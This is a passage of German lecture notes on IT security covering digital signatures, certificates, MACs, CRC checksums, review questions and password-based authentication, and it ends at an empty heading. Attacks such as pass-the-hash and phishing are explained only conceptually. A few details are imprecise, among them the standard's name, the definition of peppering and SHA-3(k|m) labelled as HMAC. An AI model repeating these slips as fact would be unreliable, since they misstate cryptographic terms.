4.2 Moderne Signaturverfahren

Moderne Signaturverfahren sind zum Beispiel:

- RSA-basierte Signaturen
- Digital Signature Algorithm (DSA) (Diskreter-Logarithmus-basiert)

Beide dieser Verfahren nutzen das sogenannte „Hash-and-Sign“-Prinzip.

4.2.1 Hash-and-Sign

- Von einer Nachricht m wird zuerst ein Hashwert gebildet.
- Für diesen wird anschließend eine Signatur berechnet und für die gesamte Nachricht verwendet.




Abbildung 4.2: Hash-and-Sign

4.2.2 RSA-Signaturen

Signierung

Nachricht m, geheimer Schlüssel (N, d).

1. Hashen der Nachricht mit $H(m)$.
2. Kodieren des kurzen Hashwertes auf RSA-Länge $\mathrm{Encode}(H(m))$.
3. Anwendung des RSA-Schlüssels.

$$s = (\mathrm{Encode}(H(m)))^d \mod N$$

Verifizierung

Nachricht m, Signatur s, öffentlicher Schlüssel (N, e).

1. Hashen der Nachricht mit $H(m)$.
2. Kodieren des kurzen Hashwertes auf RSA-Länge Encode$(H(m))$.
3. Signatur $s^e \mod N$ mit Encode$(H(m))$ vergleichen.
4. Bei Gleichheit $\Longrightarrow$ Signatur korrekt.
   Bei Ungleichheit $\Longrightarrow$ Signatur nicht korrekt.

$$\text{Encode}(H(m)) \stackrel{?}{=} s^e \mod N$$

Korrektheit Das Verfahren ist korrekt, da mit $s = (\text{Encode}(H(m)))^d \mod N$ gilt:

$$s^e = ((\text{Encode}(H(m)))^d)^e = \text{Encode}(H(m)) \mod N$$

4.2.3 DSA-Signaturen

- Im Jahre 1991 von der NIST entwickelt und 1994 als Digital Standard Signature (DSS) standardisiert.

Signierung

Nachricht m, geheimer Schlüssel $k_s = (g, x, p, q)$ mit folgenden Eigenschaften:

- p, q Prim
- $g \in \{1, 2, \cdots, p-1\}$ mit $g, g^2, g^3, \cdots, g^{q-1} \neq 1$ und $g^q = 1$

1. Wahl eines zufälligen $k = \{1, 2, \cdots, q-1\}$
2. Berechnung von $r = (g^k \textbf{ mod } p) \mod q$
3. Berechnung von $s = k^{-1} \cdot (H(m) + xr) \mod q$
   Hierbei ist k^{-1} das Inverse zu $k \mod q$, d.h. $k \cdot k^{-1} = 1 \mod q$
4. Ergebnis: Signatur $S = (r, s)$

Verifizierung

Nachricht m, öffentlicher Schlüssel $k_p = (y, p, q, g)$ mit $y = g^x \mod p$

1. Berechnung von $v = H(m) \cdot s^{-1} \mod q$
2. Berechnung von $w = r \cdot s^{-1} \mod q$
3. Prüfen, ob gilt: $(g^v \cdot y^w \textbf{ mod } p) = r \mod q$
4. Bei Gleichheit $\Longrightarrow$ Signatur korrekt.
   Bei Ungleichheit $\Longrightarrow$ Signatur nicht korrekt.

Korrektheit Mit $r = (g^k \bmod p) \mod q$ und $s = k^{-1} \cdot (H(m) + xr) \mod q$ gilt:

$$g^v \cdot y^w = g^{H(m)\cdot s^{-1}} \cdot y^{r\cdot s^{-1}} = g^{s^{-1}\cdot(H(m)+xr)} = g^k \mod p$$

Und damit auch Gleichheit unter $\mod q$.

4.3 Zertifikate

- Bisher ist nicht bekannt, ob eine Signatur wirklich von der Partei erstellt wurde, die angegeben wird.
- Eine Signatur könnte von jedem erstellt werden, der einen solchen geheimen Schlüssel besitzt.
- Also muss die Identität, bzw. ein Hashwert des Schlüssels („Fingerprint“), bestätigt werden. Hierzu gibt es mehrere Methoden:
  1. Direkte Bestätigung
     per Telefon, Gespräch, o.ä.
  2. Web of Trust
     Ein Schlüssel wird von anderen Schlüsselbesitzern bestätigt, wodurch sich ein „Vertrauensnetz“ bildet.
  3. Zertifikate
     Eine Zertifizierungsinstanz (Certificate Authority, CA) bestätigt die Echtheit von Schlüsseln und die Zugehörigkeit zu der ausgewiesenen Person

4.3.1 Zertifikatsinhalt

In einem Zertifikat stehen üblicherweise die folgenden Daten:

- **Inhaber** Üblicherweise ein *Common Name* (CN), eine Organisation (O), Land (C), etc.
- **Aussteller** Wie Inhaber
- **Seriennummer**
- **Gültigkeitsdauer**
- u.v.m.

4.3.2 Schlüssel- und Zertifikatsverteilung

Die Schlüssel und Zertifikate werden auf Zentralen Servern (LDAP, globale Key-Server, ...) gespeichert.

4.3.3 Zertifikatsprüfung

Zur Verifizierung von Zertifikaten unterschreibt die Certificate Authority (CA) den Inhalt eines Zertifikats mit einer digitalen Signatur.

Um zu verifizieren, dass die signierende CA auch eine korrekte CA ist, wird das entsprechende Zertifikat abgefragt und geprüft. Auch das Zertifikat der CA ist unterschrieben, sodass sich eine Kette an Zertifikaten bildet.

4.3.4 Certificate Authority (CA)

Durch die verkettete Zertifizierung ergibt sich eine Endlosrekursion, die aufgebrochen werden muss:




Abbildung 4.3: Zertifikate: Endlosrekursion

Diese Endlosrekursion wird aufgebrochen, indem *Root-CA*s eingeführt werden, die als vertrauenswürdig behandelt werden. Die Zertifikate solcher Root-CAs sind fest in Betriebssystemen und Browsern hinterlegt, sodass die Korrektheit überprüft werden kann:




Abbildung 4.4: Root-CAs

Dadurch bildet sich eine endliche Zertifikatskette, die überprüft werden kann.

4.3.5 Revozierung von Zertifikaten

Über *Certificate Revocation Lists* (CRLs) oder Online Certificate Status Protocol (OCSP) kann sowohl abgefragt als auch hinterlegt werden, ob bestimmte Zertifikate abgelaufen (*revoziert*) sind. Dadurch können Zertifikate zurückgerufen werden, bspw. wenn der geheime Schlüssel abhanden kommt oder gestohlen wird. In der Praxis werden meisten OCSPs genutzt, die selbst wieder mit CRLs arbeiten.

- Da CRLs meistens sehr viele Einträge enthalten sind diese oft sehr groß, weshalb sie nicht zur schnellen Zertifikatsvalidierung geeignet sind.
- Damit müsste eine solche Liste heruntergeladen werden und kann nur ab und an aktualisiert werden, bei OCSP kann eine Revozierung sekundengenau geschehen.

- Zusätzlich ermöglicht OCSP es, gültige von gefälschten Zertifikaten zu unterscheiden, indem der OCSP-Server nur dann „Good“ liefert, wenn das Zertifikat gültig ist.
- Ein Nachteil an OCSP ist, dass der Client zuerst die gesamte Zertifikatskette aufbauen muss.
- Außerdem ist Problematisch, dass viele Clients Zertifikate auch dann als gültig betrachten, wenn der OCSP-Server „Try Later“ liefert. Da die Fehlerantworten nicht signiert sind, kann ein Angreifer ein Zertifikat fälschen, indem er als MitM „Try Later“ zurück liefert.

4.4 Elektronische Signaturen

- Abgrenzung: *Elektronische Signaturen* sind juristisch, digitale Signaturen sind mathematisch.
- Es existieren mehrere unterschiedliche Arten von elektronischen Signaturen (siehe Signaturgesetz):
  - **(Einfache) Elektronische Signatur**
    * Mit den Daten verknüpft
    * Dient der Authentisierung.
  - **Fortgeschrittene Signatur**
    * Wird dem Unterzeichner zugeordnet.
    * Der Unterzeichen hat als einziger die Mittel zur Erstellung der Unterzeichnung.
    * Die Signatur ist sicher mit den unterzeichneten Daten verknüpft.
  - **Qualifizierte Signatur**
    * Wie die fortgeschrittene Signatur.
    * Muss zusätzlich ein qualifiziertes Zertifikat und eine sichere Signaturerstellungseinheit vorweisen.
- Eine Folge des Signaturgesetzes ist, dass der Personalausweis (bzw. die IDs auf der Rückseite) nicht weitergegeben werden darf.
- Sei dem 1. Juli 2016 in Kraft ist das eIDAS (Electronic Identification, Authentication and Trust Services), dass das nationale Signaturgesetz ablöst.
  - Sehr ähnlich zum alten Signaturgesetz.
  - Definiert aber neben der elektronischen Signatur noch weitere Authentisierungsarten:
    * Elektronische Siegel (für juristische Personen)
    * Zeitstempel
    * Zustellungsdienste
    * Webseitenauthentisierung
    * u.v.m.

4.5 Message Authentication Code (MAC)

Message Authenticate Codes (MACs) sind Signaturen, die symmetrische Verfahren verwenden, d.h. sowohl zur Erstellung als auch zur Verifizierung einer Signatur ist der gleiche geheime Schlüssel zu verwenden. MACs können immer dann eingesetzt werden, wenn die Vorteile der asymmetrischen Signaturen nicht gebraucht werden, da MACs im Allgemeinen deutlich schneller arbeiten, eine geringere Komplexität aufweisen. Außerdem ist nicht kryptografisch Beweisbar, welche Person eine Nachricht signiert hat, sofern diese den Schlüssel besitzt.

4.5.1 Prinzip

Für MACs wird zur Signatur und Verifikation der gleicher geheime Schlüssel k verwendet, es handelt sich also um ein symmetrisches Verfahren:




Abbildung 4.5: Prinzip von Message Authentication Codes

Für die funktionale Korrektheit muss für alle Nachrichten m und alle Schlüssel (k) gelten:

$$\mathrm{Vf}(k,\, m,\, \mathrm{MAC}(k, m)) = \mathrm{t}$$

Verifikation Zur Verifikation eines MACs wird der MAC erneut berechnet und auf Gleichheit mit dem gesendeten MAC geprüft. Sind die berechneten MACs gleich, so ist die Signatur gültig.

4.5.2 Praxis

In der Praxis wird auch bei MACs ein Hash-basierter Ansatz verwendet, in diesem Falle wird von *HMAC* (Hash-MAC) gesprochen.

Für die Bildung unter SHA-1, SHA-2 oder SHA-3 wird folgende Funktion verwendet (mit opad $=$ `0x5C 0x5C 0x5C` $\cdots$ und ipad $=$ `0x36 0x36 0x36` $\cdots$):

$$\mathrm{HMAC}(k,\, m) = H(k \oplus \text{opad} \,|\, H(k \oplus \text{ipad} \,|\, m))$$

Aufgrund der anderen Struktur von SHA-3 kann hier sogar $\mathrm{HMAC}(k,\, m) = \text{SHA-3}(k \,|\, m)$ verwendet werden.

CBC-MAC Damit MACs in der Praxis auch mit beliebig langen Nachrichtenlängen eingesetzt werden können, wird CBC mit MACs als *CBC-MACs* eingesetzt:




Abbildung 4.6: CBC-MAC

4.5.3 Authenticated Encryption

Authenticated Encrytpion stellt eine Kombination aus Vertraulichkeit und Integrität dar. Dazu wird eine Nachricht m zuerst Verschlüsselt und anschließend ein MAC über Zusatzdaten (Associated Data, AD, z.B. TCP-Header) und den Ciphertext gebildet. Beim Empfangen prüft der Empfänger zunächst, ob die Signatur stimmt und nur wenn dies der Fall ist wird die Nachricht entschlüsselt. Dieses Vorgehen wird *Encrypt-then-MAC* genannt.

Verschlüsseln und Signieren

$$C = \mathrm{SymEnc}(k,\, m) \qquad t = \mathrm{MAC}(k^*,\, \mathrm{AD},\, C) \qquad \text{Ausgabe: } (\mathrm{AD},\, C,\, t)$$

Signatur prüfen und Entschlüsseln

$$\mathrm{Vf}(k^*,\, \mathrm{AD}|C,\, t) = \mathfrak{t} \quad \rightarrow \quad m = \mathrm{Dec}(k,\, C)$$

4.6 Prüfsummen

Digitale Signaturen sind kryptografische Prüfsummen, um unerlaubte Eingriffe in die Kommunikation zu erkennen (Security). Normale Prüfsummen dienen dazu, Fehler in der Kommunikation zu erkennen (Safety).

4.6.1 Paritätsprüfsumme

- Sender hat eine Nachricht $m = b_0|b_1|\cdots|b_{n-1}$ mit $b_i \in \{0,1\}^{\mathbb{B}}$.

- Berechnung des Paritätsbits: $b = b_0 \oplus b_1 \oplus \cdots \oplus b_{n-1}$
- Sende $m|b$
- Der Empfänger kann nun Überprüfen, ob $b = b_0 \oplus b_1 \oplus \cdots \oplus b_{n-1}$ gilt.
  Falls ja wird m, falls nein ein Fehler ausgegeben.
  - Ist kein Bit falsch, so gibt der Empfänger m aus.
  - Ist ein Bit falsch, so gibt der Empfänger einen Fehler aus.
  - Sind zwei oder mehr Bits gekippt, kann das Paritätsbit keine verlässliche Aussage mehr treffen.
- Damit können Fehler entdeckt, aber nicht korrigiert werden.

4.6.2 Cyclic Redundancy Check (CRC)

Bei *Cyclic Redundancy Checks* (CRCs) wird die Nachricht als Polynom $a_0x^0 + a_1x^2 + \cdots + a_{n-1}x^{n-1}$ mit Koeffizienten $a_i \in \{0, 1\}$ abgebildet und die Prüfsumme als Divisionsrest von $\frac{M(x)}{C(x)}$ angegeben.

Dabei ist $M(x)$ die Nachricht $m = b_0|b_1|\cdots|c_{n-1}$ als Polynom $M(x) = b_0x^0 + b_1x^1 + \cdots + b_{n-1}x^{n-1}$ und $C(x)$ ein geeignetes CRC-Polynom, z.B. $C(x) = x^0 + x^1 + \cdots + x^32$ (CRC-32).

Bilden der Prüfsumme

1. Wahl eines geeigneten CRC-Polynoms, z.B. CRC-32.
2. Kodierung der Nachricht als $M(x)$.
3. Senden von m und CRC(m) = Divisionsrest von $\frac{M(x)}{C(x)}$.

Prüfen der Prüfsumme Der Empfänger bildet die Prüfsumme CRC(m^*) der empfangenen Nachricht m^* und prüft, um das Ergebnis mit der erhaltenen Summe übereinstimmt.

Für geeignete CRC-Polynome kann so jede ungerade Anzahl an Bitflipps erkannt werden. Dies ist insbesondere bei aufeinanderfolgenden Fehlern besonders effektiv.

Beispiel Es soll die Prüfsumme für die Nachricht $m =$ `101000111` mit dem CRC-Polynom $C(x) = x^3+x^2+x$ berechnet werden. Hierzu werden der Nachricht zuerst drei Nullen angehängt ($|\text{Nullen}| = \text{Grad}(C)$) und diese modifizierte Nachricht durch das CRC-Polynom geteilt, welches auch als `1110` dargestellt werden kann (die Koeffizienten werden aneinander gehängt).

Die Polynomdivision wird wie folgt durchgeführt:

```
101000111000 : 1110 = 111011111
1110
 1000
 1110
  1100
  1110
   0101
   0000
    1011
    1110
     1011
     1110
      1010
      1110
       1000
       1110
        1100
        1110
         010
```

Dabei wird dem Ergebnis eine 1 angehängt, wenn die aktuelle Zahl mit einer 1 beginnt und eine 0 falls nicht. Statt der üblichen Subtraktion in den einzelnen Schritten wird ein Bitweises XOR ausgeführt, um die Einzelteile zu verknüpfen.

Die Prüfsumme ist nun der Rest `010`, die an die eigentliche Nachricht angehängt und versendet wird: $m^* =$ `101000111`$\underline{\texttt{010}}$

Zum Prüfen der Nachricht wird die Nachricht mit Anhang erneut durch das CRC-Polynom dividiert:

```
101000111010 : 1110 = 111011111
1110
 1000
 1110
  1100
  1110
   0101
   0000
    1011
    1110
     1011
     1110
      1010
      1110
       1001
       1110
        1110
        1110
         000
```

Kommt bei dieser Division der Rest 0 heraus, war die Prüfsumme korrekt.

4.7 Fragen

Welche Hash-Funktionen von MD5, SHA-1, SHA-2 und SHA-3 können Sie noch als kollisionsresistent ansehen? Nur SHA-2 und SHA-3 können noch als kollisionsresistent angesehen werden.

Ist folgende Hashfunktion $H(m_1, m_2) = m_1 \oplus m_2$ für $m_1, m_2 \in \{0,1\}^{256}$ kollisionsresistent? Nein, für jede Kombination m_1, m_2 können sehr einfach Kollisionen erzeugt werden, indem in jeder Nachricht ein Bit an der gleichen Position geflippt wird.

Was ist mit folgender Idee? Da $H(m)$ quasi eindeutig ist, kann man $H(m)$ als Signatur zur Nachricht m benutzen. Nein, dies kann nur als Prüfsumme verwendet werden, da nicht geprüft werden kann, von wem die Signatur erstellt wurde.

Wie funktioniert eine RSA-Signatur? Eine RSA-Signatur wird ähnlich die eine RSA-Verschlüsselung gebildet, nur wird die Nachricht mit dem privaten Schlüssel verschlüsselt, sodass sie nur mit dem dazugehörigen öffentlichen Schlüssel verifiziert werden kann.

Diskutieren Sie folgende Aussage: „Signaturen sind die Umkehrung von Verschlüsselung." Dies ist im Falle von RSA-Signaturen korrekt, ist im Allgemeinen jedoch nicht richtig.

Diskutieren Sie folgende Aussage: „Jedes Signatur-Verfahren ist vom Typ Hash-and-Sign." Dies ist nicht korrekt, bspw. kann eine RSA-Signatur auch gebildet werden ohne einen Hashwert der Nachricht zu berechnen.

Nennen Sie (die) drei Möglichkeiten, um einen öffentlichen Schlüssel zu prüfen.

1. Direkte Bestätigung
2. Web of Trust
3. Zertifikate

Können Sie sich vorstellen, warum Zertifizierungsinstanzen anno 2009 noch MD5 verwendet haben, obwohl MD5 quasi 2005 gebrochen war? Ein Umstieg auf neue Systeme ist meistens schwer, außerdem haben ältere Browser noch keine moderneren Hashfunktionen unterstützt.

Diskutieren Sie Vor- und Nachteile von CRLs gegenüber OSCP zur Zertifikationsüberprüfung.

- CRLs müssen aktualisiert werden, OSCP ist sekundengenau
- OCSP liefert keine signierten Fehlermeldungen, weshalb der Angreifer hier mit einer MitM-Attacke ein „Try Later" zurückgeben kann, was von den meisten Clients als „Good" interpretiert wird.

Warum kann man MACs nicht als elektronische Signaturen verwenden? Bei MACs kann nicht festgestellt werden, wer die Signatur erstellt hat, was allerdings der inhärente Zweck von elektronischen Signaturen ist.

Warum ist folgendes „hybride“ Signaturverfahren keine gute Idee? Um m zu signieren wähle man Schlüssel k, berechne $s = \mathrm{Sig}(k_s, k)$ und $t = MAC(k, m)$ und gebe (s, t, k) aus. Mit diesem Signaturverfahren kann s einfach für eine neue Nachricht kopiert werden und eine MAC mit dem gleichen (mitgesendeten) Schlüssel berechnet werden. Dadurch, dass die Nachricht nicht in s einfließt sieht es weiterhin so aus, als hätte der Besitzer von k_s die Nachricht gesendet.

Warum kann man nicht den letzten Block einfach so als CBC-MAC der Nachricht m nehmen? To-Do

5 Authentisierung und Autorisierung

Authentisierung und Autorisierung sind Teil der *Zugriffskontrolle* eines Systems und lassen sich wie folgt einordnen:




Abbildung 5.1: Zugriffskontrolle: Überblick

Wichtig: Identifikation $\neq$ Authentisierung! Bei der reinen Identifikation wird der anderen Partei vertraut, wer sie sagt wer ist ist, bei der Authentisierung wird dies überprüft.

Zusammen sorgen Authentisierung und Autorisierung für Vertraulichkeit und Autorisierung sorgt für Integrität und zum Teil auch für Verfügbarkeit.

5.1 Mittel zur Authentisierung

Zur Authentisierung gibt es verschiedene Faktoren:

- **Was man weiß**, z.B. Passwörter
  - \+ Einfach zu ändern
  - \+ Einfach transportabel
  - – Kann vergessen werden
  - – Leicht zu duplizieren

- **Was man hat**, z.B. Chipkarte
  + Einfach transportabel
  + Nicht leicht zu duplizieren
  – Einfach übertragbar
  – Einfach zu stehlen/verlieren
- **Was man ist**, z.B. biometrische Merkmale
  + Nicht übertragbar
  + Individuell
  – Oft leicht fälschbar
  – Unveränderbar
  – Privacy-Probleme
- Weitere Faktoren können sein: Was man ist, Was man tut, ...
- Multi-Faktor-Authentisierung kombiniert mehrere dieser Faktoren.

5.2 2-Faktor-Authentisierung

- Bei der *2-Faktor-Authentisierung* werden mehrere der obigen Faktoren kombiniert, zum Beispiel ein Passwort und eine SMS-Bestätigung.
- Zur besseren Bedienbarkeit kann die zweite Methode nur bei Verdacht abgefragt werden, z.B. bei dem Zugriff von einem neuen Computer aus.

5.3 Passwörter

5.3.1 Speicherungsmethoden

Passwörter müssen in irgendeiner Form gespeichert werden, damit diese bei der Authentisierung abgefragt werden können.

Klartext

- Der Server speichert alle Passwörter in Klartext.
- **Schlecht!**
- Bei einem Angriff auf die Datenbank könnten alle Passwörter gestohlen werden.

Verschlüsselung

- Der Server speichert alle Passwörter verschlüsselt mit einem öffentlichen Schlüssel und besitzt selbst den geheimen Schlüssel.
- Zur Authentisierung wird das Passwort entschlüsselt und mit dem eingegebenen Passwort verglichen.
- **Schlecht!**
- Bei einem Angriff auf die Datenbank könnten alle Passwörter und der geheime Schlüssel gestohlen werden, womit die Passwörter entschlüsselt werden könnten.

Hashing

- Der Server speichert Hashes von Passwörtern (z.B. SHA-3).
- Zur Authentisierung wird das eingegebene Passwort gehasht und die Hashes verglichen.
- **Schlecht!**
- Bei einem Angriff auf die Datenbank könnten alle Hashes gestohlen werden. Da Hashfunktionen One-Way-Funktionen sind, kann der Angreifer die Passwörter zwar nicht direkt rekonstruieren, kann aber leicht sogenannte *Rainbow-Tables* einsetzen, um mit viel Rechenleistung die Passwörter abzugleichen.
- Rainbow-Tables enthalten viele Passwort-Hash-Kombinationen, die mit den gestohlenen Hashes verglichen werden können.

Salted Hashing

- Der Server generiert einen zufälligen *Salt* (mindestens 64 Bits) und speichert diesen. Dann berechnet er berechnet einen Hash aus der Kombination aus Salt und Passwort.
- Zur Authentisierung wird das eingegebene Passwort mit dem Salt kombiniert, gehasht und die Hashes verglichen.
- **Dies ist die Lösung!**
- Bei einem Angriff auf die Datenbank könnten zwar alle Hashes und der Salt gestohlen werden, allerdings hat der Angreifer mit hoher Wahrscheinlichkeit keine passende Rainbow-Table für den Salt und müsste alle Hashes neu berechnen.
- Da diese Berechnungen sehr aufwendig sind, kann der Angreifer die Passwörter nicht in realistischer Zeit berechnen.
- Weitere Gegenmaßnahmen:

  Individuell Für jeden Nutzer einen eigenen Salt generieren und neben dem Passwort ablegen.

  Peppering Geheimhaltung des/der Salts.

  Iterationen Die Hashfunktionen mehrmals berechnen, um den Rechenaufwand für den Angreifer erheblich zu erhöhen.

5.3.2 Pass-the-Hash-Angriffe (PtH)

- In manchem Implementierungen akzeptiert der Server auch gehashte Passwörter.
- Dies kann bspw. dazu genutzt werden, damit der Nutzer Passwörter nicht immer wieder eingeben muss.
- Bei einem *Pass-the-Hash*-Angriff (PtH) stiehlt der Angreifer den Hashwert beim Client und kann so die Passwortsperre umgehen.

5.3.3 Stärke von Passwörter

- Ist ein Passwort nicht stark gewählt, ist es einfach, das Passwort zu erraten.
- Entropie ist dabei das Maß für Informationen und eine Entropie von n bedeutet, dass der Angreifer 2^n Möglichkeiten durchprobieren muss.
- Laut einer Publikation der NIST haben 8-stellige Passwörter mit Sonderzeichen ca. 20-30 Bits Entropie.
- Um sichere Passwörter zu erstellen sollten die folgenden grundlegenden Regeln beachtet werden:
  - keine kurzen Passwörter mit weniger als 8 Stellen
  - keine Mehrfachnutzung von Passwörtern
  - keine persönlichen Daten wie Nutzername, Geburtstag, ... im Passwort
  - keine einfachen Wörter aus Wörterbüchern
  - keine einfachen Transformationen wie Leetspeak (z.B. `Passw0rt`)
- Durch lokale Tests können solche Regeln einfach erzwungen werden.
- Passwortmanager wie KeePass helfen bei der Verwaltung großer Mengen an Passwörtern.

Passwörter Testen

Die Stärke von Passwörtern kann auf verschiedene Weisen getestet werden:

- Brute-Force (alle Kombinationen durchprobieren)
- bekannte Wörter/Wörterbücher
- Kombinationen/Transformationen wie `Passw0rt`
- festgelegte Regeln
- etc.

5.3.4 Phishing

- Bei dem *Phishing* wird auf die Fehlerquelle Mensch gesetzt.
- Dem Opfer wird eine E-Mail mit einem infizierten Link gesendet, der auf eine Website führt, die dem Nutzer vertraut aussieht.
- Gibt der Nutzer nun hier seine Zugangsdaten ein, kann der Angreifer diese auslesen.
- Ist die Phishing-Seite gut gemacht, so fällt dem Nutzer auch nach der Eingabe nicht auf, dass seine Zugangsdaten gestohlen wurden (z.B. durch eine Weiterleitung auf die echte Seite).

5.4 Tokens

- Software Tokens (z.B. Web-Cookie) oder Hardware Tokens (z.B. Autoschlüssel)
- Statische Tokens (Übertragung eines Geheimnisses) oder Dynamische Tokens (Berechnung mit Geheimnis)

5.4.1 Replay-Angriffe

Wird das Geheimnis oder auch nur ein Hash des Geheimnisses unverschlüsselt übertragen, kann ein Angreifer das Token einfach mit lesen und erneut verwenden (*Replay*).

5.4.2 Challenge-Response

